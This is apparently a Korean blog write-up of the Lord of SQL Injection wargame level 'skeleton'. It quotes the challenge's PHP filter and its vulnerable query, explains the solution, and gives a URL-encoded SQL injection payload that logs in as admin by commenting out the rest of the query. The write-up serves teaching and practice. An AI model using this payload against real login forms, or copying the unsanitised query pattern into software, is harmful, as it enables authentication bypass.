Web/Lord Of SQL
LOS - skeleton / level 10
supp0rt
2024. 6. 23. 19:31
문제
풀이 과정

if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
$query = "select id from prob_skeleton where id='guest' and pw='{$_GET[pw]}' and 1=0";
필터링이 db공격 구문 외에는 존재하지 않음
따라서 뒤에 오는 and 1=0만 주석처리 해주면 된다
정답
더보기
?pw=%27%20or%20id=%27admin%27%23